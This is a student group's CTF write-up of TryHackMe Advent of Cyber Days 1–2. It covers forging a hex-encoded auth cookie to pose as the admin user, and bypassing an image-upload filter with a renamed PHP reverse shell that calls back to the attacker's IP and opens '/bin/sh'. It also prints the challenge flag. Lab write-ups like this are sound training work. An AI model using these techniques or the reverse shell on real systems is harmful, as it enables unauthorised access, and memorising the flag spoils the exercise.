

PSP0201

WEEK 2

WRITE UP

Group Name : Espada

Student ID	Name
1211103094	Muhammad Irfan Bin Zulkifli
1211103424	Muhammad Afiq Danish Bin Sunardi
1211103147	Ahmad Haikal Bin Emran

Day 1 : Web Exploitation - A Christmas Crisis

Question 1

Inspect the website. What is the title of the website?

```
<!DOCTYPE html>
<html lang="en"> event
  <head>
    <title>Christmas Console</title>
    <meta charset="utf-8">
```

Register new account and log in to the Christmas Control Centre using the registered account. No access to the control console.

The screenshot shows a Firefox browser window with the URL <https://tryhackme.com/room/learnCyberIn25days>. The page title is "Christmas Console". The main content area displays the "CHRISTMAS CONTROL CENTRE" logo with a login form containing fields for "Username" and "Password", and buttons for "Log in!" and "Register!". Below the logo, there is a sidebar with sections for "Applications", "Places", and "Systray". The status bar at the bottom shows "THM AttackBox", "50m 00s", and system icons for battery, signal, and time.

The title of the website is **Christmas Console**.

Task Details:

The attacker has damaged various objects of the company infrastructure – including using the Christmas Control Centre to shut off the assembly line!

It's only 24 days until Christmas, and that line has to be operational or there won't be any presents! You have to hack your way back into Santa's account (blast that hacker changing the password!) and getting the assembly line up and running again, or Christmas will be ruined!"

*After giving you the assignment, McSkidy hands you the following dossier of important information for the task. Before reading it, you press the big green "Deploy" button to start the Control Centre, as well as the "Start AttackBox" button at the top of the page *


[Watch JohnHammonds video on solving this task!](#)

Dossier compiled by [@MuirlandOracle](#)

The Web:

The Internet is one of those things that everyone uses, but few people bother to learn about. As hackers, it is vital that we understand what exactly the web is, and how it works.

When you open up your web browser and navigate to a website, it seems so simple, but what is really happening behind the scenes? First of all, your computer communicates with a known DNS (Domain Name System) server to



Open the browser developer tools to check the cookie

The screenshot shows the Firefox developer tools with the Storage tab selected. In the Cookies section, there is one entry for the domain 10.10.240.137:

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
auth	7b22636f6d70616e79223a22546865204265737420466573746976616c2...	10.10.240.137	/	Session	122	false	false	None	Tue, 14 Jun 2022 0...

A tooltip for the 'auth' cookie displays the following details:

```
(96514f4e-4de3-4791-8453-36072fd91ba): "value"
Created: "Tue, 14 Jun 2022 03:40:40 GMT"
Domain: "10.10.240.137"
Expires / Max-Age: "Wed, 15 Jun 2..., 03:40:40 GMT"
HostOnly: true
HttpOnly: false
Last Accessed: "Tue, 14 Jun 2022 03:40:40 GMT"
Path: "/"
SameSite: "None"
```

Question 2

Name	Value
auth	7b22636f6d70616e79223a22546865204265737420466573746976616c2...

Question 3

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
auth	7b22636f6d70616e79223a22546865204265737420466573746976616c2...	10.10.240.137	/	Session	122	false	false	None	Tue, 14 Jun 2022 0...
(96514f...	6c20436f6d70616e79222c2022757365726e616d65223a2273616e7461227d	10.10.240.137	/	Wed, 15 Jun 2022 ...	43	false	false	None	Tue, 14 Jun 2022 0...

Question 4

By using CyberChef, cookie value is converted to string value.

The screenshot shows the CyberChef interface. In the 'Input' field, a long hex string is pasted: 7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a22697266616e227d. The 'From Hex' operation is selected in the 'Recipe' section. In the 'Output' section, the resulting JSON object is shown: {"company": "The Best Festival Company", "username": "irfan"}. The CyberChef interface includes a sidebar with various operations like To Base64, From Base64, To Hex, From Hex, To Hexdump, From Hexdump, URL Decode, Regular expression, Entropy, Fork, and Magic.

Question 5

The value of the company field can be obtained in the output.

This screenshot shows the CyberChef interface again. The 'Input' field contains the same hex string as before. The 'Output' section displays the JSON object: {"company": "The Best Festival Company", "username": "irfan"}. The CyberChef interface is identical to the previous screenshot, with the 'From Hex' operation still selected in the 'Recipe' section.

Question 6

Other field that can be obtain is the username.

The screenshot shows the CyberChef interface. In the 'Input' section, there is a large amount of hex data: 7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a22697266616e227d. The 'Output' section shows the resulting JSON: {"company": "The Best Festival Company", "username": "irfan"}. The CyberChef logo is visible in the top right.

Question 7

Change the username to 'santa', then the JSON statement is converted using 'To Hex' tools.


This screenshot shows the CyberChef interface again. The 'Input' section contains the JSON string {"company": "The Best Festival Company", "username": "santa"} with a note that it was last built 4 days ago. The 'Output' section shows the hex representation: 7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2273616e7461227d. The CyberChef logo is visible in the top right.

Obtain the Santa's cookie value.

```
7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65
223a22697266616e227d
```

Question 8

Refresh the page with the new cookie value. Now we are having the full access to the controls. Switch on all the control flags.



Obtain the flag that appeared

Thought Process/Methodology:

The first thing we did is that we open the target machine then we were directed to the login/registration page. We registered an account to start the process and login to the Christmas Control Centre. After that, we open the browser's developer tool and proceed to the 'storage tab' to see the further information about the site cookie. We took the cookie value then deduced it to be a hexadecimal and converted it to text using CyberChef. By using CyberChef, we changed the username to 'santa', and converted it back to hexadecimal value using 'To Hex' tools in the CyberChef. We add and replaced the cookie with the new cookie value and refreshed the page. Next, the display shown administrator page (santa's) and we are now have all access to the control page which shown by multiple flags.

Day 2 : Web Exploitation - The elf strike back


Tool used: Kali linux, Firefox

Solution/walkthrough:

Question 1

What string of text needs adding to the URL to get access to the upload page?

We use the value given in tryhackme and insert it as value of id parameter.



Question 2:

What type of file is accepted by the site?

As landed on upload photo page, right-click and click and view page source to see what kind of file is accepted. Seems like image file like ".jpeg" is accepted.


```
people near the factory, take a picture and upload it here"


```

Question 3:

In which directory are the uploaded files stored?

From the current IP address, we try to check on several subdirectories that available on the web server and we successfully get into /uploads directory where file is stored.



Index of /uploads


Name	Last modified	Size	Description
Parent Directory	-	-	
reverseshell.jpeg.php	2022-06-19 22:48	5.4K	

Question 4:

Read up on netcat's parameter explanations. Match the parameter with the explanation below.

We explore the explanation from website

<https://explainshell.com/explain?cmd=nc+-lvp+4444>



Question 5:

What is the flag in /var/www/flag.txt?

```
kali@kali:~
```

File Actions Edit View Help

```
kali@kali:~ x kali@kali:~ x kali@kali:~ x
```

USER	TTY	FROM	LOGIN@	IDLE	JCPU	PCPU	WHAT
uid=48(apache)	gid=48(apache)	groups=48(apache)					
sh: cannot set terminal process group (851): Inappropriate ioctl for device							
sh: no job control in this shell							
sh-4.4\$ cat /var/www/flag.txt							
cat /var/www/flag.txt							

You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjoying yourself so far, and are learning lots!
This is all from me, so I'm going to take the chance to thank the awesome @Vargnaar for his invaluable design lessons, without which the theming of the past two websites simply would not be the same.


Have a flag -- you deserve it!
THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}

Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)!
--Muir (MuirlandOracle)

Step by step to get the flag:


Step 1:

Paste the IP address of machine that we want to attack on search bar




Step 2:

Insert the ID number assigned from tryhackme into the id parameter



Step 3:

Landed on the wanted page




Step 4:

View page source to see what type of file accepted to be uploaded. Seems like “.jpeg,.jpg and .png” accepted which is image file

Step 5:

Download reverse shell file to our own machine since we use virtual box kali linux



The screenshot shows a Kali Linux desktop environment. At the top, there is a menu bar with options like File, Machine, View, Input, Devices, Help, and a system status bar showing network, battery, and time information. Below the menu is a dock with icons for Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The main window is a web browser displaying the URL <https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php>. The page content is the source code of the PHP reverse shell script, which includes comments about GPL version 2, license terms, and usage instructions. Below the browser is a terminal window with a dark background and light-colored text. It shows the command `wget https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php` being run, followed by the download progress and completion message: "php-reverse-shell.php 100%[=====] 5.36K -- KB/s in 0s" and "2022-06-19 22:15:07 (110 MB/s) - 'php-reverse-shell.php' saved [5491/5491]".

Step 6:

Copy and rename the file to add the .jpeg extension so that it is acceptable on the target page



The screenshot shows a terminal window with a dark background. It displays the command `ls` followed by a list of files and directories: Desktop, Downloads, php-reverse-shell.php, Public, Templates, Documents, Music, Pictures, santapanel, and Videos. Below this, another terminal session shows the command `cp php-reverse-shell.php ./reverseshell.jpeg.php` being run. The final prompt shows a blank line, indicating the command has been executed.

Step 7:

Change IP address and port number in the shell listener according to our own machine so that we can use it properly. Then, save the file.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.8.94.82'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
state UNKNOWN group default qlen 500
link/none          enumerate a web server for hidden files and fo
inet 10.8.94.82/16 scope global tun0
    valid_lft forever preferred_lft forever
inet6 fe80::4c9c:509e:aca7:2b8/64 scope link stable-privacy
    valid_lft forever preferred_lft forever
```

Step 8:

Submit the file that we save which is reverseshell.jpeg.php to the target machine

The screenshot shows a web-based file submission interface. On the left, there's a sidebar with links like Desktop, Documents, Downloads, Music, Pictures, Public, Templates, Videos, php-reverse-shell.php, reverseshell.jpeg.php, and santapanel. The reverseshell.jpeg.php file is highlighted with a blue selection bar. To the right, the main area has a title 'Protect the Factory!' and a sub-instruction 'Protect the factory!'. It includes 'Select' and 'Submit' buttons and a note 'No file selected'. Below this is a dark image thumbnail. At the bottom, a Kali Linux terminal window is open, showing the URL '10.10.120.122/uploads/' in the address bar.

Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	
reverseshell.jpeg.php	2022-06-19 22:48	5.4K	

